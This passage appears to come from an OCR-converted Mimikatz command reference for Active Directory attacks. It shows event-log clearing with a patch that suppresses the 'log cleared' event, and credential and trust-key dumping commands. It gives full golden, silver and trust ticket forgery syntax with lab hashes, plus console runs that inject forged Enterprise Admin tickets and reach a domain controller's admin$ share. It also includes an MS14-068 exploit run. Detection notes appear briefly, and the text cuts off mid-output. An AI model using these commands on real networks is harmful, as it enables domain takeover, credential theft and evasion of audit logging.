  pbData             : 959d4215d05fca6f069f147f8f869231717838b83e99f2feaba09f89a9514f95
  dwSignLen          : 00000040 - 64
  pbSign             : f19d83ad3d9e7d330387e688a91ee4346f1077080402b4394e53462441d65feb5dfb29833c61ea1a165e4d
563c85935ac304498260d06eedb5b106124866a993


Blob:
01 00 00 00 d0 8c 9d df 01 15 d1 11 8c 7a 00 c0
4f c2 97 eb 01 00 00 00 bd 6f 2f 72 e5 de 8a 48
86 9d a9 06 03 bc ba 14 00 00 00 00 02 00 00 00
00 00 10 66 00 00 00 01 00 00 20 00 00 00 1a 8f
de c5 13 bc f1 c1 97 23 44 c6 14 51 5b 7f d4 7c
ad c4 cc a0 eb 3f f1 5c 38 ec a0 63 bc 11 00 00
00 00 0e 80 00 00 00 02 00 00 20 00 00 00 e7 87
47 d5 bc 28 50 cf 97 d2 95 a4 c9 11 b8 c7 fe 38
88 b9 e7 45 32 da 98 ee d9 a2 3b 6c ee 19 20 00
00 00 95 9d 42 15 d0 5f ca 6f 06 9f 14 7f 8f 86
92 31 71 78 38 b8 3e 99 f2 fe ab a0 9f 89 a9 51
4f 95 40 00 00 00 f1 9d 83 ad 3d 9e 7d 33 03 87
e6 88 a9 1e e4 34 6f 10 77 08 04 02 b4 39 4e 53
46 24 41 d6 5f eb 5d fb 29 83 3c 61 ea 1a 16 5e
4d 56 3c 85 93 5a c3 04 49 82 60 d0 6e ed b5 b1
06 12 48 66 a9 93
```

DPAPI::Vault – VAULT test

DPAPI::WIFI – WIFI test (XML profile required – reference Ben's spreadsheet)

DPAPI::WWAN – WWAN test (XML profile required – reference Ben's spreadsheet)

EVENT

EVENT::Clear – Clear an event log

```
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 25 2015 11:30:54)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */


mimikatz # event::clear
Using "Security" event log :
- 68765 event(s)
- Cleared !
- 1 event(s)
```

EVENT:::Drop – (***experimental***) Patch Events service to avoid new events

```
mimikatz # event::drop
"EventLog" service patched
```

Note:
Run privilege::debug then event::drop to patch the event log. Then run Event::Clear to clear the event log without any log cleared event (1102) being logged.

IIS

IIS XML Config module

IIS::AppHost

KERBEROS

The KERBEROS Mimikatz module is used to interface with the official Microsoft Kerberos API.
No special rights are required for the commands in this module.

KERBEROS::Ask – request TGS tickets

```
mimikatz # kerberos::ask /target:cifs/ADS0DC01.lab0.adsecurity.org
Asking for: cifs/ADS0DC01.lab0.adsecurity.org
   * Ticket Encryption Type & kvno not representative at screen

        Start/End/MaxRenew: 3/2/2016 10:44:43 AM ; 3/2/2016 7:45:08 PM ; 3/9/2016 9:45:08 AM
        Service Name (02) : cifs ; ADS0DC01.lab0.adsecurity.org ; @ LAB0.ADSECURITY.ORG
        Target Name  (02) : cifs ; ADS0DC01.lab0.adsecurity.org ; @ LAB0.ADSECURITY.ORG
        Client Name  (01) : Administrator ; @ LAB0.ADSECURITY.ORG
        Flags 40a40000    : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
        Session Key       : 0x00000012 - aes256_hmac
          500f826a30e21760b8a36a5119e668083afa19538b749862a2bed10371a30aea
        Ticket            : 0x00000012 - aes256_hmac       ; kvno = 0        [...]
```

KERBEROS::Clist – list tickets in MIT/Heimdall ccache

KERBEROS::Golden – create golden/silver/trust tickets
The capability of this command is based on the password hash type retrieved.

Type	Requirement	Scope

Golden	KRBTGT hash	Domain/Forest
Silver	Service hash	Service
Trust	Trust hash	Domain/Forest -> Domain/Forest (based on account access)

Golden Ticket

A Golden Ticket is a TGT using the KRBTGT NTLM password hash to encrypt and sign.

A Golden Ticket (GT) can be created to impersonate any user (real or imagined) in the domain as a member of any group in the domain (providing a virtually unlimited amount of rights) to any and every resource in the domain. Since the Golden Ticket is an authentication ticket (TGT described below), its scope is the entire domain (and the AD forest by leveraging SID History) since the TGT is used to get service tickets (TGS) used to access resources. The Golden Ticket (TGT) contains user group membership information (PAC) and is signed and encrypted using the domain's Kerberos service account (KRBTGT) which can only be opened and read by the KRBTGT account.

To summarize, once an attacker gets access to the KRBTGT password hash, they can create Golden Tickets (TGT) that provide access to anything in AD at any time.

Mimikatz Golden Ticket Command Reference:

The Mimikatz command to create a golden ticket is "kerberos::golden"

- /domain – the fully qualified domain name. In this example: "lab.adsecurity.org".
- /sid – the SID of the domain. In this example: "S-1-5-21-1473643419-774954089-2222329127".
- /sids – Additional SIDs for accounts/groups in the AD forest with rights you want the ticket to spoof. Typically, this will be the Enterprise Admins group for the root domain "S-1-5-21-1473643419-774954089-5872329127-519". This parameter adds the provided SIDs to the SID History parameter.
- /user – username to impersonate
- /groups (optional) – group RIDs the user is a member of (the first is the primary group).
  Add user or computer account RIDs to receive the same access.
  Default Groups: 513,512,520,518,519 for the well-known Administrator's groups (listed below).
- /krbtgt – NTLM password hash for the domain KDC service account (KRBTGT). Used to encrypt and sign the TGT.
- /ticket (optional) – provide a path and name for saving the Golden Ticket file to for later use or use /ptt to immediately inject the golden ticket into memory for use.
- /ptt – as an alternate to /ticket – use this to immediately inject the forged ticket into memory for use.
- /id (optional) – user RID. Mimikatz default is 500 (the default Administrator account RID).
- /startoffset (optional) – the start offset when the ticket is available (generally set to –10 or 0 if this option is used). Mimikatz Default value is 0.
- /endin (optional) – ticket lifetime. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 10 hours (600 minutes).


- /renewmax (optional) – maximum ticket lifetime with renewal. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 7 days (10,080 minutes).
- /sids (optional) – set to be the SID of the Enterprise Admins group in the AD forest ([ADRootDomainSID]-519) to spoof Enterprise Admin rights throughout the AD forest (AD admin in every domain in the AD Forest).
- /aes128 – the AES128 key
- /aes256 – the AES256 key

Golden Ticket Default Groups:

- Domain Users SID: S-1-5-21<DOMAINID>-513
- Domain Admins SID: S-1-5-21<DOMAINID>-512
- Schema Admins SID: S-1-5-21<DOMAINID>-518
- Enterprise Admins SID: S-1-5-21<DOMAINID>-519 (this is only effective when the forged ticket is created in the Forest root domain, though add using /sids parameter for AD forest admin rights)
- Group Policy Creator Owners SID: S-1-5-21<DOMAINID>-520

kerberos::golden /admin:ADMIINACCOUNTNAME /domain:DOMAINFQDN /id:ACCOUNTRID /sid:DOMAINSID /krbtgt:KRBTGTPASSWORDHASH /ptt

Command Example:
.\mimikatz "kerberos::golden /admin:DarthVader /domain:rd.lab.adsecurity.org /id:9999 /sid:S-1-5-21-135380161-102191138-581311202 /krbtgt:13026055d01f235d67634e109da03321 /startoffset:0 /endin:600 /renewmax:10080 /ptt" exit



Golden Ticket References:

* [Golden Tickets are now More Golden (with SID History)]

Update1/5/2016:
In early January 2015, I shared with customers indicators for detecting forged Kerberos tickets and subsequently presented this information at BSides Charm 2015. Soon after, Mimikatz was updated with a domain field that was set to static values, usually containing the string “eo.oe”. As of the Mimikatz update dated 1/5/2016, forged Kerberos tickets no longer include a domain anomaly since the netbios domain name is placed in the domain component of the Kerberos ticket.

Mimikatz code diff:

```
588  601       KIWI_NEVERTIME(&validationInfo.PasswordMustChange);
589       -    RtlInitUnicodeString(&validationInfo.LogonDomainName, L"<3 eo.oe ~ ANSSI E>");
     602  +    RtlInitUnicodeString(&validationInfo.LogonDomainName, LogonDomainName);
```

More information on the difficulty of detecting forged Kerberos tickets (Golden Tickets, Silver Tickets, etc) in the in the Detecting Forged Kerberos Tickets section.

Silver Ticket

A Silver Ticket is a TGS (similar to TGT in format) using the target service account’s (identified by SPN mapping) NTLM password hash to encrypt and sign.
The Mimikatz command to create a silver ticket is “kerberos::golden” (yes, you run ‘golden’ to create silver tickets).

Mimikatz Silver Ticket Command Reference:

- /domain – the fully qualified domain name. In this example: “lab.adsecurity.org”.
- /sid – the SID of the domain. In this example: “S-1-5-21-1473643419-774954089-2222329127”.
- /sids – Additional SIDs for accounts/groups in the AD forest with rights you want the ticket to spoof. Typically, this will be the Enterprise Admins group for the root domain “S-1-5-21-1473643419-774954089-5872329127-519”. This parameter adds the provided SIDs to the SID History parameter.
- /user – username to impersonate
- /groups (optional) – group RIDs the user is a member of (the first is the primary group) default: 513,512,520,518,519 for the well-known Administrator’s groups (listed below).
- /ticket (optional) – provide a path and name for saving the forged ticket file to for later use or use /ptt to immediately inject the golden ticket into memory for use.
- /ptt – as an alternate to /ticket – use this to immediately inject the forged ticket into memory for use.
- /id (optional) – user RID. Mimikatz default is 500 (the default Administrator account RID).
- /startoffset (optional) – the start offset when the ticket is available (generally set to –10 or 0 if this option is used). Mimikatz Default value is 0.
- /endin (optional) – ticket lifetime. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 10 hours (600 minutes).
- /renewmax (optional) – maximum ticket lifetime with renewal. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 7 days (10,080 minutes).
- /aes128 – the AES128 key
- /aes256 – the AES256 key

Silver Ticket Required Parameters:

- /target – the target server's FQDN.
- /service – the kerberos service running on the target server. This is the Service Principal Name class (or type) such as cifs, http, mssql.
- /rc4 – the NTLM hash for the service (computer account or user account)


Silver Ticket Default Groups:

- Domain Users SID: S-1-5-21<DOMAINID>-513
- Domain Admins SID: S-1-5-21<DOMAINID>-512
- Schema Admins SID: S-1-5-21<DOMAINID>-518
- Enterprise Admins SID: S-1-5-21<DOMAINID>-519 (this is only effective when the forged ticket is created in the Forest root domain, though add using /sids parameter for AD forest admin rights)
- Group Policy Creator Owners SID: S-1-5-21<DOMAINID>-520

Example Mimikatz Command to Create a Silver Ticket:

The following Mimikatz command creates a Silver Ticket for the CIFS service on the server adsmswin2k8r2.lab.adsecurity.org. In order for this Silver Ticket to be successfully created, the AD computer account password hash for adsmswin2k8r2.lab.adsecurity.org needs to be discovered, either from an AD domain dump or by running Mimikatz on the local system as shown above (*Mimikatz "privilege::debug" "sekurlsa::logonpasswords" exit*). The NTLM password hash is used with the /rc4 paramteer. The service SPN type also needs to be identified in the /service parameter. Finally, the target computer's fully-qualified domain name needs to be provided in the /target parameter. Don't forget the domain SID in the /sid parameter.

mimikatz "kerberos::golden /admin:LukeSkywalker /id:1106 /domain:lab.adsecurity.org /sid:S-1-5-21-1473643419-774954089-2222329127 /target:adsmswin2k8r2.lab.adsecurity.org /rc4:d7e2b80507ea074ad59f152a1ba20458 /service:cifs /ptt" exit



Trust Ticket

Once the Active Directory Trust password hash is determined (Mimikatz "privilege::debug" "lsadump::trust /patch" exit), a trust ticket can be generated.


[More background on Trust Tickets.]

Forging Internal AD Forest Trust Tickets

In this example, Trust tickets leverage two additional tools Benjamin Delpy wrote called AskTGS and Kirbikator.

Step 1: Dumping trust passwords (trust keys)

Current Mimikatz versions can extract the trust keys (passwords).
* Mimikatz “privilege::debug” “lsadump::trust /patch” exit



Step 2: Create a forged trust ticket (inter-realm TGT) using Mimikatz

Forge the trust ticket which states the ticket holder is an Enterprise Admin in the AD Forest (leveraging SIDHistory, “sids”, across trusts in Mimikatz, my “contribution” to Mimikatz). This enables full administrative access from a child domain to the parent domain. Note that this account doesn’t have to exist anywhere as it is effectively a Golden Ticket across the trust.

The Mimikatz command to create a trust ticket is “kerberos::golden”

- /domain – the fully qualified domain name. In this example: “lab.adsecurity.org”.
- /sid – the SID of the domain. In this example: “S-1-5-21-3677078698-724690114-1972670770”.

- /sids – Additional SIDs for accounts/groups in the AD forest with rights you want the ticket to spoof. Typically, this will be the Enterprise Admins group for the root domain "S-1-5-21-1581655573-3923512380-696647894-519". This parameter adds the provided SIDs to the SID History parameter.
- /user – username to impersonate
- /groups (optional) – group RIDs the user is a member of (the first is the primary group) default: 513,512,520,518,519 for the well-known Administrator's groups (listed below).
- /ticket (optional) – provide a path and name for saving the forged ticket file to for later use or use /ptt to immediately inject the golden ticket into memory for use.
- /ptt – as an alternate to /ticket – use this to immediately inject the forged ticket into memory for use.
- /id (optional) – user RID. Mimikatz default is 500 (the default Administrator account RID).
- /startoffset (optional) – the start offset when the ticket is available (generally set to –10 or 0 if this option is used). Mimikatz Default value is 0.
- /endin (optional) – ticket lifetime. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 10 hours (600 minutes).
- /renewmax (optional) – maximum ticket lifetime with renewal. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 7 days (10,080 minutes).
- /aes128 – the AES128 key
- /aes256 – the AES256 key

Trust Ticket Specific Required Parameters:

- /target – the target domain's FQDN.
- /service – the kerberos service running in the target domain (krbtgt).
- /rc4 – the NTLM hash for the service kerberos service account (krbtgt).
- /ticket – provide a path and name for saving the forged ticket file to for later use or use /ptt to immediately inject the golden ticket into memory for use.

Trust Ticket Default Groups:

- Domain Users SID: S-1-5-21<DOMAINID>-513
- Domain Admins SID: S-1-5-21<DOMAINID>-512
- Schema Admins SID: S-1-5-21<DOMAINID>-518
- Enterprise Admins SID: S-1-5-21<DOMAINID>-519 (this is only effective when the forged ticket is created in the Forest root domain, though add using /sids parameter for AD forest admin rights)
- Group Policy Creator Owners SID: S-1-5-21<DOMAINID>-520

Mimikatz "Kerberos::golden /domain:child.lab.adsecurity.org /sid:S-1-5-21-3677078698-724690114-1972670770 ***/sids:S-1-5-21-1581655573-3923512380-696647894-519*** */rc4:49ed1653275f78846ff06de1a02386fd /user:DarthVader /service:krbtgt /target:lab.adsecurity.org /ticket:c:\temp\tickets\EA-ADSECLABCHILD.kirbi" exit*

Note: Using the /sids parameter will create a trust ticket for the target AD domain that says the holder is an Enterprise Admin.

```
PS C:\temp\kekeo> c:\temp\mimikatz\Mimikatz "Kerberos::golden /domain:child.lab.adsecurity.org /sid:S-1-5-21-3677078698-724690114-1972670770 /sids:S-1-5-21-1581655573-3923512380-696647894-519 /rc4:49ed1653275f78846ff06de1a02386fd /user:DarthVader /service:krbtgt /target:lab.adsecurity.org /ticket:c:\temp\tickets\EA-ADSECLABCHILD.kirbi" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 25 2015 11:30:54)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 16 modules * * */

mimikatz(commandline) # Kerberos::golden /domain:child.lab.adsecurity.org /sid:S-1-5-21-3677078698-724690114-1972670770 /sids:S-1-5-21-1581655573-3923512380-696647894-519 /rc4:49ed1653275f78846ff06de1a02386fd /user:DarthVader /service:krbtgt /target:lab.adsecurity.org /ticket:c:\temp\tickets\EA-ADSECLABCHILD.kirbi
User      : DarthVader
Domain    : child.lab.adsecurity.org
SID       : S-1-5-21-3677078698-724690114-1972670770
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1581655573-3923512380-696647894-519 ;
ServiceKey: 49ed1653275f78846ff06de1a02386fd - rc4_hmac_nt
Service   : krbtgt
Target    : lab.adsecurity.org
Lifetime  : 9/2/2015 9:15:32 PM ; 8/30/2025 9:15:32 PM ; 8/30/2025 9:15:32 PM
-> Ticket : c:\temp\tickets\EA-ADSECLABCHILD.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz(commandline) # exit
Bye!
```

NOTE: [Mimikatz generates Silver Tickets with a hard-coded domain value which may appear in some events. It's also likely the domain field in logon/logoff events relating to a forged ticket will have anomalies when compared to valid Kerberos authentication.]

Step 3: Use the Trust Ticket file created in Step 2 to get a TGS for the targeted service in the destination domain. Save the TGS to a file.

The resulting TGS provides EA access to the parent (root) domain's Domain Controller by targeting the CIFS service in this example (but it could target any).

Asktgs c:\temp\tickets\EA-ADSECLABCHILD.kirbi CIFS/ADSDC02.lab.adsecurity.org

```
PS C:\temp\kekeo> .\Asktgs  c:\temp\tickets\EA-ADSECLABCHILD.kirbi CIFS/ADSDC02.lab.adsecurity.org

  .#####.   AskTGS Kerberos client 1.0 (x86) release "Kiwi en C" (Apr 19 2015 00:51:37)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                     * * */

Ticket    : c:\temp\tickets\EA-ADSECLABCHILD.kirbi
Service   : krbtgt / lab.adsecurity.org @ child.lab.adsecurity.org
Principal : DarthVader @ child.lab.adsecurity.org

> CIFS/ADSDC02.lab.adsecurity.org
  * Ticket in file 'CIFS.ADSDC02.lab.adsecurity.org.kirbi'
```

Step 4: Inject the TGS file created in Step 3 and then access the targeted service with the spoofed rights.

Kirbikator lsa c:\temp\tickets\CIFS.ADSDC02.lab.adsecurity.org.kirbi

```
PS C:\temp\kekeo> .\Kirbikator lsa c:\temp\tickets\CIFS.ADSDC02.lab.adsecurity.org.kirbi

  .#####.   KiRBikator 1.0 (x86) release "Kiwi en C" (Apr 19 2015 00:51:33)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                     * * */

Destination : Microsoft LSA API (multiple)
 < c:\temp\tickets\CIFS.ADSDC02.lab.adsecurity.org.kirbi (RFC KRB-CRED (#22))
 > Ticket DarthVader@child.lab.adsecurity.org-CIFS~ADSDC02.lab.adsecurity.org@LAB.ADSECURITY.ORG : injected
PS C:\temp\kekeo>
PS C:\temp\kekeo> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

KERBEROS::Hash – hash password to keys

KERBEROS::List – List all user tickets (TGT and TGS) in user memory. No special privileges required since it only displays the current user's tickets.
Similar to functionality of "klist".

- /export – export user tickets to files.

Use SEKURLSA::TICKETS to dump Kerberos tickets for all authenticated users on the system.
Note that there are circumstances where the user certificates won't export. This requires running SEKURLSA::Tickets /export (with appropriate privileges).

```
mimikatz(commandline) # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 9/14/2015 6:46:57 PM ; 9/15/2015 4:46:57 AM ; 9/21/2015 6:46:57 PM
   Server Name       : krbtgt/RD.ADSECURITY.ORG @ RD.ADSECURITY.ORG
   Client Name       : Admin @ RD.ADSECURITY.ORG
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK
```


KERBEROS::PTC – pass the cache (NT6)
*Nix systems like Mac OS, Linux,BSD, Unix, etc cache Kerberos credentials. This cached data can be copied off and passed using Mimikatz. Also useful for injecting Kerberos tickets in ccache files.

A good example of Mimikatz's kerberos::ptc is when exploiting MS14-068 with PyKEK. PyKEK generates a ccache file which can be injected with Mimikatz using kerberos::ptc.


```
c:\Temp>c:\temp\pykek\ms14-068.py -u joeuser@lab.adsecurity.org -p Password99! -s S-1-5-21-1581655573-3923512380-696647894-2634 -d adsdc02.lab.adsecur
ity.org
  [+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Creating ccache file 'TGT_joeuser@lab.adsecurity.org.ccache'... Done!

c:\Temp>c:\temp\mimikatz\mimikatz.exe

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 25 2015 11:30:54)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
